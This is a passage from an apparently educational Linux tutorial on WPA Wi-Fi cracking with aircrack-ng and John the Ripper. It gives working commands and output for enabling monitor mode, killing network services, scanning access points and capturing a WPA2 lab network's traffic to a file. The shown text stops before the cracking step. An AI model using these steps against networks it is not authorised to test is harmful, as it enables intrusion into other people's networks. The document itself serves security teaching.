
Wifi WPA Cracking Linux

Open a terminal (Ctrl+Alt+t on most machines).




```
null@COMPUTER:~$ sudo apt-get install aircrack-ng john
```

Let’s start off by installing some software we’re going to need. The program “aircrack-ng” is used to run the actual cracking. The program “john” is short for “John the Ripper”. John is also a password cracking program, but we’re going to use it to generate passwords.


Most software installation related operations need administrator/root/superuser permissions. The “sudo” program runs anything in front of it as a superuser.

The program “apt-get” is a package manager which is a common source for software on most Unix machines. You see “apt-get” on Debian based machines. Most Red Hat based machines (Red Hat, CentOS, Fedora, etc…) use yum. They all have more or less the same interface (package-manager install/remove program0 program1 …).



```
null@COMPUTER:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr f8:a9:63:68:55:f9
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:371 errors:0 dropped:0 overruns:0 frame:0
          TX packets:371 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:69467 (69.4 KB)  TX bytes:69467 (69.4 KB)

wlan0     Link encap:Ethernet  HWaddr 48:51:b7:a2:a2:38
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:1273 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1152 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:961102 (961.1 KB)  TX bytes:168708 (168.7 KB)
```

Now that our software is installed, we need to know which wireless interface we're going to use. Do this with "ifconfig" (short for interface-config). My interface is wlan0, yours might be different.




```
null@COMPUTER:~$ sudo airmon-ng start wlan0


Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
885     avahi-daemon
886     avahi-daemon
1169    NetworkManager
1288    wpa_supplicant
5727    dhclient
Process with PID 5727 (dhclient) is running on interface wlan0


Interface       Chipset         Driver

wlan0           Unknown         iwlwifi - [phy0]
                                (monitor mode enabled on mon0)

null@COMPUTER:~$ 
```

Now let's create a "monitor interface". Most networking related operations need administrator/root/superuser permissions, so we're going to need to use the "sudo" command from before. The program we're going to run is airmon-ng, a wireless monitoring program. We then tell it to start monitoring on wlan0 (the network interface from before.

If you get an error (like above), you need to close programs that are using your wireless interface. We won't go into these much, but we need to stop some background services and programs (this is for an Ubuntu machine):


```
sudo service network-manager stop
sudo service avahi-daemon stop
sudo killall -9 dhclient
sudo killall -9 wpa_supplicant
```

No need to run this command again, it did make a monitor interface (note the second to last line with text on it, "monitor mode enabled on mon0").




```
null@COMPUTER:~$ sudo airodump-ng mon0
```

Let’s scan the wireless networks we can access. The program “airodump-ng” allows us to scan for wireless access points. We need to tell it which monitor interface to use (mon0).




```
CH  6 ][ BAT: 2 hours 40 mins ][ Elapsed: 28 s ][ 2016-01-23 23:00 ][ fixed ch

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

[redacted]          -1   0        1        0    0  11  11   OPN              p
B4:75:0E:78:89:30  -45   0        1        0    0   6  54e  WPA2 CCMP   PSK  c
[redacted]         -64   0        0        0    0 149  54e. WPA2 CCMP   PSK  [redacted]
[redacted]         -49   0        1        0    0  11  54e. WPA2 CCMP   PSK  [redacted]

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

[redacted]         [redacted]         -61    0 - 1      0        4
```

The network we’re interested in is the “csc_wpa_dictionary” network (you can only see the “c” in the screenshot). We should take note of two bits of information: BSSID (b4:75:0e:78:89:30) and channel (6). The BSSID is number based identifier for the access point (as opposed to the name).



```
null@COMPUTER:~$ sudo airodump-ng mon0 -c 6 --bssid B4:75:0E:78:89:30 --write di
ctionary.cap
```


Now we’re going to sniff the traffic for this access point. There are four important arguments in this command: mon0 (the wireless monitor interface), 6 (the channel the access point is broadcasting on), B4:75:0E:78:89:30 (the access point identifier), dictionary.cap (the name of the capture file we’re about to make).



```
CH  6 ][ BAT: 56 mins ][ Elapsed: 2 mins ][ 2016-01-23 23:35 ][ fixed channel

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

B4:75:0E:78:89:30  -49   7       50        0    0   6  54e  WPA2 CCMP   PSK  c

BSSID              STATION            PWR   Rate    Lost  Packets  Probes
```


In this step, we're capturing all traffic to and from the access point that the wireless monitor interface mon0 can see. All of this information is being saved into the file dictionary.cap.

Leave this program running and open a new terminal.



```
null@COMPUTER:~$ ls
dictionary.cap-01.cap
dictionary.cap-01.csv
dictionary.cap-01.kismet.csv
dictionary.cap-01.kismet.netxml
null@COMPUTER:~$ 
```

In the new terminal, do an “ls” (stands for list structures, it shows all the files and directories in the current working directory, or where we’re at in the terminal). Note that the airodump-ng program creates several different files. We’re really only interested in the “dictionary.cap-01.cap” file.

